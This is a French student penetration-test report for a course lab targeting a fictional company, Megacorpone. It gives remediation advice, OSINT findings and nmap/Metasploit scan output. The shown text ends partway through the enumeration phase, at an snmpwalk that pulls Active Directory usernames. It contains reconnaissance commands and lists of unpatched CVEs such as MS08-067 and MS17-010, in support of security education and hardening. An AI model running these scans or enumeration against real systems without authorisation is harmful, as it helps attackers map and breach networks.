



RAPPORT DU COURS  
DE SÉCURITÉ OFFENSIVE

---

## **Rapport du test de pénétration de la société Megacorpone**

---

Groupe n°4 :

Descamps Cyril  
Sénéchal Julien

Sécurité des systèmes  
Hénallux  
Troisième Bloc, groupe A  
Année académique 2021-2022

Le 18 Décembre 2021

# Table des matières

<b>1 Synthèse &amp; Solutions</b>	<b>3</b>
<b>2 Introduction et méthodologie</b>	<b>5</b>
<b>3 Reconnaissance externe</b>	<b>6</b>
3.1 Le site WEB . . . . .	6
3.2 Twitter . . . . .	8
3.3 Informations sur le nom de domaine . . . . .	9
3.4 Informations complémentaires sur le site Web . . . . .	9
<b>4 Scanning et énumération</b>	<b>11</b>
4.1 Découverte des hôtes . . . . .	11
4.2 Découverte des services . . . . .	11
4.3 Smb-Os-Discovery . . . . .	11
4.4 Découverte du SNMP . . . . .	12
4.5 Découverte d'un appareil android . . . . .	12
<b>5 Recherche de vulnérabilités</b>	<b>14</b>
5.1 Analyse des vulnérabilités avec Nmap . . . . .	14
5.2 Analyse des vulnérabilités avec Nessus . . . . .	14
<b>6 Exploitation et élévation de privilèges</b>	<b>15</b>
6.1 Wifi . . . . .	15
6.2 Active Directory - Windows . . . . .	15
6.2.1 Windows XP . . . . .	16
6.2.2 Windows 10 . . . . .	18
6.2.3 Windows Server . . . . .	19
6.3 Linux . . . . .	19
6.4 Android . . . . .	22
<b>7 Résultats</b>	<b>23</b>
<b>8 Conclusion</b>	<b>24</b>
<b>A Web</b>	<b>25</b>
A.1 Robots.txt . . . . .	25
<b>B Nmap</b>	<b>25</b>
B.1 Scan ARP . . . . .	25
B.2 Qu'est-ce que l'option -sV ? . . . . .	25
B.3 Différence entre -sT et -sS . . . . .	25
B.4 L'option -p- . . . . .	25
<b>C Scan des différents services</b>	<b>26</b>
<b>D Rapport de l'analyse des vulnérabilités</b>	<b>27</b>
D.1 Basic Network Scan . . . . .	27
D.1.1 SOVKIPOU.PTLAB.BE . . . . .	27
D.1.2 SOPORIFIK.PTLAB.BE . . . . .	28
D.1.3 SIMIABRAZ.PTLAB.BE . . . . .	29
D.1.4 SNUBBULL.MEGACORPONE.BE . . . . .	29
D.1.5 STALGAMIN.MEGACORPONE.BE . . . . .	30
D.2 Web Application Tests . . . . .	31
D.2.1 SNUBBULL.MEGACORPONE.BE . . . . .	31
D.2.2 STALGAMIN.MEGACORPONE.BE . . . . .	32

<b>Table des figures</b>	<b>33</b>
<b>Références</b>	<b>34</b>

# 1 Synthèse & Solutions

Durant ce test de pénétration, nous avons relevé divers points qui doivent être appliqués et/ou améliorés afin de ne pas compromettre la sécurité du système d'information de MEGACORPONE. Voici une liste de conseils, chaque point faisant référence à la vulnérabilité découverte lors de l'audit. Pour chaque point de cette liste, les détails, et la machine concernée se trouvent en annexe ou dans la section mis en référence. Cette liste essaie de suivre un ordre par priorité, du plus urgent au moins urgent.

1. Mettre à jour Soporifik.ptlab.be et ses services pour patcher les vulnérabilités suivantes :
  - MS06-040
  - MS09-001
  - MS08-067
  - MS17-010 (ETERNALBLUE)
  - MS06-035
  - CVE-2021-36942
 (Voir annexe D.1.2)
2. Configurer NFS sur Stalgamin.megacorpone.be afin que seuls les hôtes autorisés puissent monter ces partages distants. (Voir annexe D.1.5)
3. Mettre à jour Nginx à la version 1.20.1 ou ultérieur sur Stalgamin.megacorpone.be. (Voir annexe D.1.5)
4. Mettre en place une politique de gestion de mots de passe et interdire l'écriture de ceux-ci sur des post-it, bloc notes, etc. (Voir section 3.2 et 6.3)
5. Désactiver le SNMP s'il n'est pas utilisé ou filtrer les paquets UDP qui vont sur le port 161 pour éviter d'extraire des données de l'extérieur. (Voir section 4.4 et annexe D.1.1)
6. Pour éviter la vulnérabilité de type 'null authentication' pour le service SMB, il est nécessaire de modifier les clés de registres de cette manière :
  - HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1
  - HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1
 Puis redémarrer. (Voir annexe D.1.2)
7. Écrire le .htaccess pour empêcher l'énumération des utilisateurs Wordpress de cette manière (Voir [3]) :

```
RewriteCond %REQUEST_URI ^/$
RewriteCond %QUERY_STRING ^?author=([0-9]*)
RewriteRule ^.$ http://yourwebsite.com/somepage/? [L,R=301]
```

Désactiver l'indexation des répertoires du site en ajoutant l'option '*options -Indexes*' à la fin du fichier .htaccess.

Il est également recommandé d'utiliser des pseudos pour éviter de divulguer les noms des utilisateurs et d'utiliser un mot de passe fort pour le compte administrateur du site Wordpress. (Voir annexe D.2.1)

8. Utiliser les dernières versions patchées de 'sudo' sur Snubbull.megacorpone.be, par exemple la version 1.9.8p2, afin d'éviter l'élévation de privilèges via des vulnérabilités dans les anciennes versions. [5]
9. Mettre à jour le service Freeciv sur la machine Android (10.180.20.11) à la dernière version en date compatible, éviter les versions avant 2.3, et désactiver ce service s'il n'est pas utilisé.
10. Appliquer la signature des messages dans la configuration de l'hôte. Sous Windows, cela se trouve dans le paramètre de stratégie « Microsoft network server : Digitally sign communications (always) ». (Voir annexe D.1.2 et D.1.3)
11. Accroître la sécurité du point d'accès Wifi en changeant, par exemple, de mot de passe (par un mot de passe qui n'est pas dans une wordlist et qui est assez long et complexe). Attention également à bien segmenter le réseau pour isoler ce réseau à risque. (Voir section 6.1)
12. Limiter les transferts de zone DNS aux seuls serveurs qui en ont besoin. (Voir annexe D.1.1)
13. Désactiver l'indexation du site pour éviter la découverte de dossiers, de pages et de fichiers qu'un utilisateur lambda ne peut pas voir. (Voir annexe D.2.1)
14. Ne pas garder de wordlists avec des mots de passe leak sur le système d'information et d'autant plus sur un partage quelconque. (Voir section 6.2)

15. Ajouter des headers permettant de se protéger contre le XSS, le CORS et tous ceux mentionnés dans la figure 4. (Voir section 3.1 et annexe D.2.1 et D.2.2)
16. Mettre les headers HTTP du site web en production afin de cacher les versions (serveur Web et PHP) ainsi que l'OS utilisé. (Voir section 3.1)
17. Modifier l'algorithme de chiffrement de certains services. (Voir annexe D.1.1)
18. Mettre les sites traitant des données sensibles comme /wordpress/wp-login.php en HTTPS. (Voir annexe D.2.1)
19. Supprimer les algorithmes de chiffrement faible pour le serveur SSH de Snubbull.megacorpone.be. (Voir annexe D.1.4)
20. Filtrer le port UDP 5353 pour compliquer la phase d'énumération. (Voir annexe D.1.4)
21. Changer de certificat par un certificat reconnu par une autorité de certification sûre. (Voir annexe D.1.5)
22. Activer le TLS 1.2 et 1.3 et désactiver le TLS 1.0. (Voir annexe D.1.5)
23. Ajouter l'attribut 'autocomplete=off' aux formulaires de connexion (/wordpress/wp-login.php) pour empêcher les navigateurs de mettre en cache les informations d'identification. (Voir annexe D.2.1)

## 2 Introduction et méthodologie

La phase de pentesting aura pour but de dévoiler les failles qui n'auront pas été découvertes au préalable lors d'un audit. Pour cela, nous allons tout d'abord devoir découvrir quels réseaux sont accessibles depuis l'extérieur, et pour chacun de ces réseaux, procéder à une méthodologie simple en 4 étapes (Kill Chain) :

### 1. Reconnaissance externe :

Cette phase aura pour but de découvrir un maximum d'éléments sur l'entreprise pouvant nous aider par la suite. Pour cela, nous pouvons utiliser divers outils tels que `https://securityheaders.com`, `https://www.netcraft.com`, `https://www.shodan.io`, ou encore en fouillant dans les réseaux sociaux tels que Twitter et LinkedIn.

### 2. Énumération et scanning :

Nous utiliserons des outils tels que Nmap, NetCat, Nslookup, etc. Ceux-ci nous permettront d'en apprendre plus sur les réseaux et les services exposés de l'entreprise. Ces informations nous seront utiles lors de la phase de recherche des vulnérabilités et lors de l'exploitation.

### 3. Recherche des vulnérabilités associées aux services découverts :

Nessus et Nmap sont tous 2 de très bons outils pour découvrir les diverses failles. Nessus va automatiquement lister les différentes CVE qu'il aura trouvé lors de son scan. Nmap quant à lui va également lister des vulnérabilités grâce à des scripts (l'option `-script vuln`).

### 4. Exploitation (et élévation de privilèges) :

Il s'agit de la toute dernière phase qui regroupe toutes les informations récupérées des 3 autres. Nous passerons à l'exploitation des diverses vulnérabilités et tenterons (dans la mesure du possible) une élévation de nos privilèges sur les hôtes.

## 3 Reconnaissance externe

### 3.1 Le site WEB

Il s'agit bien souvent d'une porte d'entrée pour les attaques, nous devons donc énumérer toutes les informations susceptibles de représenter un risque. Si nous allons voir le fichier `ROBOTS.TXT` (voir annexe A.1), nous pouvons observer qu'une page cachée nommée `NANITES.PHP` est accessible. Cette page ne demande aucun droit d'accès particulier et peut être vue par tout le monde. C'est donc un risque pour la confidentialité des données récoltées.



FIGURE 1 – `./nanites.php`

La sécurité du site WEB passe aussi par une bonne gestion des headers de celui-ci. Si nous observons les headers HTTP sur une page HTML quelconque, nous obtenons des informations sur le type et la version du serveur WEB (voir figure 2). Il s'agit d'une information utile pour diriger ses recherches d'éventuelles vulnérabilités.




FIGURE 2 – Version Apache

Nous pouvons également obtenir la version PHP grâce au header sur la page NANITES.PHP (voir figure 3).




FIGURE 3 – Version PHP

Pour analyser d'autres potentielles vulnérabilités concernant les headers, nous allons sur <https://securityheaders.com>. Ce site va analyser les headers d'une page donnée et nous dire en quoi certains headers peuvent être manquants ou problématiques.

Dans notre cas, on peut voir que certains headers sont manquants tel que le CSP (Content-Security-Policy) qui lutte contre les attaques de type XSS (voir figure 4).

Missing Headers	
<b>Content-Security-Policy</b>	<a href="#">Content Security Policy</a> is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets.
<b>X-Frame-Options</b>	<a href="#">X-Frame-Options</a> tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site you can defend against attacks like clickjacking. Recommended value "X-Frame-Options: SAMEORIGIN".
<b>X-Content-Type-Options</b>	<a href="#">X-Content-Type-Options</a> stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff".
<b>Referrer-Policy</b>	<a href="#">Referrer Policy</a> is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites.
<b>Permissions-Policy</b>	<a href="#">Permissions Policy</a> is a new header that allows a site to control which features and APIs can be used in the browser.

FIGURE 4 – Headers HTTP manquant

La page de contact nous permet d'accéder à plusieurs informations concernant des membres clés de l'entreprise (voir figure 5). En effet, ces informations peuvent être très utiles à des fins de phishing et de social engineering.



Executive Team	Contact Our Departments	Our Address
<b>Name: Joe Sheer</b> Title: CEO Email: joe@megacorpone.com	<b>Department: Human Resources</b> Email: hr@megacorpone.com	MegaCorp One 2 Old Mill St Rachel, NV 89001 United States.
<b>Name: Mike Carlow</b> Title: VP Of Legal Email: mcarlow@megacorpone.com	<b>Department: Sales</b> Email: sales@megacorpone.com	Email: sales@megacorpone.com Tel: (903) 883 - MEGA Web: http://www.megacorpone.com
<b>Name: Alan Grofield</b> Title: IT and Security Director Email: agrofield@megacorpone.com	<b>Department: Shipping</b> Email: shipping@megacorpone.com	

FIGURE 5 – Page de contact

### 3.2 Twitter

Sous la rubrique ABOUT sur site, nous pouvons voir divers employés ainsi que leur Twitter. Il s'agit d'une banque de données sans fin pour les hackers. Nous commençons donc par analyser le profil de chaque employé afin d'y trouver de potentielles informations. Nous y découvrons l'année de naissance de 2 personnes :

- Joe Sheer (CEO) : 1968
- Tom Hudson (Lead Designer) : 1977

Cette information peut sembler banale, mais elle est bien souvent la clé d'un code pin ou d'un mot de passe.

En faisant de plus amples recherches sur Twitter en cherchant MEGACORPONE, nous tombons sur un selfie d'un certain William Adler qui dit être un nouvel employé (voir figure 6). Nous pouvons apercevoir un post-it avec un identifiant et un mot de passe collé sur l'écran du poste de travail.




FIGURE 6 – Selfie compromettant sur twitter

### 3.3 Informations sur le nom de domaine

Voici les divers sous-domaines que <https://searchdns.netcraft.com> nous renvoie lorsque l'on cherche *megacorpone.com* (voir figure 7).

7 results					
Rank	Site	First seen	Netblock	OS	Site Report
42499	<a href="http://www.megacorpone.com">www.megacorpone.com</a>	March 2013	OVH Hosting, Inc.	Linux - Debian	
528364	<a href="http://intranet.megacorpone.com">intranet.megacorpone.com</a>		OVH Hosting, Inc.	unknown	
950233	<a href="http://support.megacorpone.com">support.megacorpone.com</a>	May 2018	OVH Hosting, Inc.	unknown	
1287224	<a href="http://vpn.megacorpone.com">vpn.megacorpone.com</a>	November 2016	OVH Hosting, Inc.	unknown	
1381841	<a href="http://admin.megacorpone.com">admin.megacorpone.com</a>		OVH Hosting, Inc.	unknown	
1402175	<a href="http://syslog.megacorpone.com">syslog.megacorpone.com</a>		OVH Hosting, Inc.	unknown	
1492561	<a href="http://siem.megacorpone.com">siem.megacorpone.com</a>	November 2016	OVH Hosting, Inc.	unknown	

FIGURE 7 – Les différents sous-domaines trouvés par netcraft

### 3.4 Informations complémentaires sur le site Web

Grâce au certificat et à l'IP, nous pouvons obtenir d'autres informations telles que la localisation de l'IP, l'adresse de l'entreprise ou encore la date de création du site internet.

Domain Profile	
Registrant	Alan Grofield
Registrant Org	MegaCorpOne
Registrant Country	us
Registrar	GANDI SAS Gandi SAS IANA ID: 81 URL: <a href="http://www.gandi.net">http://www.gandi.net</a> Whois Server: <a href="http://whois.gandi.net">whois.gandi.net</a> <a href="mailto:abuse@support.gandi.net">abuse@support.gandi.net</a> (p) 33170377661
Registrar Status	clientTransferProhibited
Dates	3,165 days old Created on 2013-01-22 Expires on 2024-01-22 Updated on 2021-06-15
Name Servers	NS1.MEGACORPONE.COM (has 8 domains) NS2.MEGACORPONE.COM (has 8 domains) NS3.MEGACORPONE.COM (has 8 domains)
Tech Contact	Alan Grofield MegaCorpOne 2 Old Mill St, Rachel, Nevada, 89001, us <a href="mailto:3310f82fb4a8f79ee9a6bfe8d672d87e-1696395@contact.gandi.net">3310f82fb4a8f79ee9a6bfe8d672d87e-1696395@contact.gandi.net</a> (p) 19038836342
IP Address	149.56.244.87 - 1 other site is hosted on this server
IP Location	- Quebec - Montreal - Ovh Hosting Inc.
ASN	AS16276 OVH, FR (registered Feb 15, 2001)
IP History	7 changes on 7 unique IP addresses over 8 years
Registrar History	1 registrar
Hosting History	2 changes on 3 unique name servers over 8 years

FIGURE 8 – Certificat et IP

Ensuite, à l'aide du moteur de recherche Shodan (<https://www.shodan.io>), nous pouvons obtenir davantage d'informations sur le site web de **Megacorpone** telles que les technologies web utilisées, certains ports ouverts, les versions des applications web et la version de l'OS, ainsi que certaines vulnérabilités associées aux versions trouvées des applications web.

149.56.244.87

< → ↺ 🏠

[shodan.io/host/149.56.244.87](#)

## General Information

Hostnames	www.megacorpone.com
Domains	MEGACORPONE.COM
Country	Canada
City	Montreal
Organization	OVH Hosting, Inc.
ISP	OVH SAS
ASN	AS16276

## Web Technologies

BOOTSTRAP

FONT AWESOME

GOOGLE HOSTED LIBRARIES

JOUEY

PRETTYPHOTO

## Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2019-0215

In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod\_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.

CVE-2019-0220

A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a

## Open Ports

22	80	443
----	----	-----

// 22 / TCP

### OpenSSH 7.9p1 Debian 10-deb10u2

```

ssh-2.8-openssh*_rpi Debian-10-deb10u2
key-type ssh-rsa
key: AAAAB3NzaC1yc2EAAAADAQABAAQCSgSRTxT680TS1t0ebJlS16773h7FwFccllyUhd
shwR5opnba7o1yVqBqCCvDwHwRUCkJSISLBPc4AmZds8CmGsi-q88huXicvyd8io
nUTj200KicUicUe1Th7hoqzq3ygr3spncULSGFw/DpmPPWmpBdvC177A7E6/cUySh2d
u2uqz72Zomawci+elPP+p1d37qfvgUqfGc0BhuuZC08WB8I1vEkK7frfdaAplicio2
2r+dSiG1t8710qub1ewuzZ3JRM1aUtAMzu9RqUGzSTHwMDU/RSRYSrM/ZJ
Fingerprint: cd:b6:15:f9:c3:b0:c3:db:a6:e7:7f:3f:bb:3a:bf:86

Key Algorithms:
curve25519-sha256
curve25519-sha256@libssh.org
ecdh-sha2-nistp256
ecdh-sha2-nistp384
ecdh-sha2-nistp521
diffie-hellman-group-exchange-sha256
diffie-hellman-group1-sha512
diffie-hellman-group14-sha512
diffie-hellman-group14-sha256
diffie-hellman-group14-sha1

Server Host Key Algorithms:
rsa-sha2-012
rsa-sha2-036
ssh-rsa
ecdsa-sha2-nistp256
ssh-ed25519

Encryption Algorithms:
chacha20-poly1305@openssh.com
aes128-ctr
aes192-ctr
aes256-gcm@openssh.com
aes256-gcm@openssh.com

MAC Algorithms:
umac-64-gcm@openssh.com
    
```


FIGURE 9 – Résultats Shodan

## 4 Scanning et énumération

Pour une meilleure lecture des résultats obtenus, nous utilisons la base de données de metasploit afin de stocker les résultats de nos divers scans. Nous commençons donc par créer celle-ci grâce à la commande *msfdb init*.

### 4.1 Découverte des hôtes

Une première étape est de lister tous les hôtes et tous les sous-réseaux. Pour cela, nous commençons par faire un scan classique (sans options) et un scan ARP (voir annexe B.1) sur 10.180.0.0/16. De cette manière, nous découvrons 3 sous-réseaux avec un total de 10 machines. Ensuite, nous retenons de scanner chacune des adresses IP avec **-O** pour tenter de découvrir l'OS de ces machines. Une fois cela fait, nous obtenons une base de données pleine d'informations utiles (voir figure 10).



```
msf6 > hosts
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.180.10.1			Linux		2.6.X	server		
10.180.10.2	00:50:56:bb:ec:5a		Linux		4.X	server		
10.180.20.1		Sovkipou.ptlab.be	Windows 2016			server		
10.180.20.2		Soporifik.ptlab.be	Windows 2003			server		
10.180.20.3		Simiabraz.ptlab.be	Windows 10			client		
10.180.20.11			Linux		4.X	server		
10.180.20.254			Linux		4.X	server		
10.180.30.10		Snubbull.megacorpone.eu	Linux		3.X	server		
10.180.30.15		Stalgamin.megacorpone.be	Linux		4.X	server		
10.180.30.254			Linux		4.X	server		

```
msf6 >
```

FIGURE 10 – Découverte des hôtes

### 4.2 Découverte des services

Nous allons maintenant pouvoir commencer à scanner chacune des machines afin d'en savoir plus sur les services disponibles. Voici les divers scans que nous avons effectués pour chacun des hôtes :

1. DB\_NMAP -sV -sT -P- <IP>
2. DB\_NMAP -sV -sS -P- <IP>
3. DB\_NMAP -sV -sX -P- <IP>
4. DB\_NMAP -sV -sU <IP>

Pour plus d'informations sur les diverses options utilisées, voir l'annexe B.

Après les divers scans, nous observons la base de données metasploit (**voir annexe C**).

### 4.3 Smb-OS-Discovery

Nous pouvons observer que nous avons un service NETBIOS sur la machine SOVKIPOU.PTLAB.BE. Nous pouvons vérifier son OS grâce à un script proposé par nmap : smb-os-discovery (voir figure 11).

```

msf6 > db_nmap -script=smb-os-discovery -p- 10.180.20.1
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 16:08 CEST
[*] Nmap: Nmap scan report for Sovkipou.ptlab.be (10.180.20.1)
[*] Nmap: Host is up (0.00073s latency).
[*] Nmap: Not shown: 65511 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 88/tcp    open  kerberos-sec
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 389/tcp   open  ldap
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 464/tcp   open  kpasswd5
[*] Nmap: 593/tcp   open  http-rpc-epmap
[*] Nmap: 636/tcp   open  ldapssl
[*] Nmap: 3268/tcp  open  globalcatLDAP
[*] Nmap: 3269/tcp  open  globalcatLDAPssl
[*] Nmap: 3389/tcp  open  ms-wbt-server
[*] Nmap: 5985/tcp  open  wsman
[*] Nmap: 9389/tcp  open  adws
[*] Nmap: 49666/tcp open  unknown
[*] Nmap: 49667/tcp open  unknown
[*] Nmap: 49685/tcp open  unknown
[*] Nmap: 49686/tcp open  unknown
[*] Nmap: 49688/tcp open  unknown
[*] Nmap: 49707/tcp open  unknown
[*] Nmap: 49724/tcp open  unknown
[*] Nmap: 50020/tcp open  unknown
[*] Nmap: Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016 Datacenter 6.3)
[*] Nmap: |   Computer name: Sovkipou
[*] Nmap: |   NetBIOS computer name: SOVKIPOU\x00
[*] Nmap: |   Domain name: ptlab.be
[*] Nmap: |   Forest name: ptlab.be
[*] Nmap: |   FQDN: Sovkipou.ptlab.be
[*] Nmap: |   System time: 2021-10-22T16:09:52+02:00
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 106.96 seconds
msf6 >

```

FIGURE 11 – Smb-OS-Discovery

#### 4.4 Découverte du SNMP

Après avoir fait un scan UDP plus approfondi, nous avons découvert un service SNMP sur SOVKIPOU.PTLAB.BE. SNMP est très intéressant pour de potentiels attaquants. En effet, il permet de façon assez simple de faire des requêtes afin d'extraire des informations intéressantes. Dans notre cas, nous avons pu extraire divers username de l'Active Directory (voir figure 12).

```

(kali@kali)-[~/Downloads]
└─$ snmpwalk -c public -v1 -t 10 10.180.20.1 1.3.6.1.4.1.77.1.2.25
iso.3.6.1.4.1.77.1.2.25.1.1.4.117.115.101.114 = STRING: "user"
iso.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116 = STRING: "Guest"
iso.3.6.1.4.1.77.1.2.25.1.1.5.119.105.110.49.48 = STRING: "win10"
iso.3.6.1.4.1.77.1.2.25.1.1.5.119.105.110.120.112 = STRING: "winxp"
iso.3.6.1.4.1.77.1.2.25.1.1.6.106.115.104.101.101.114 = STRING: "jsheer"
iso.3.6.1.4.1.77.1.2.25.1.1.6.107.114.98.116.103.116 = STRING: "krbtgt"
iso.3.6.1.4.1.77.1.2.25.1.1.7.103.101.111.114.103.101.115 = STRING: "georges"
iso.3.6.1.4.1.77.1.2.25.1.1.9.97.103.114.111.102.105.101.108.100 = STRING: "agrofield"
iso.3.6.1.4.1.77.1.2.25.1.1.10.83.81.76.83.101.114.118.105.99.101 = STRING: "SQLService"
iso.3.6.1.4.1.77.1.2.25.1.1.13.65.100.109.105.110.105.115.116.114.97.116.111.114 = STRING: "Administrator"
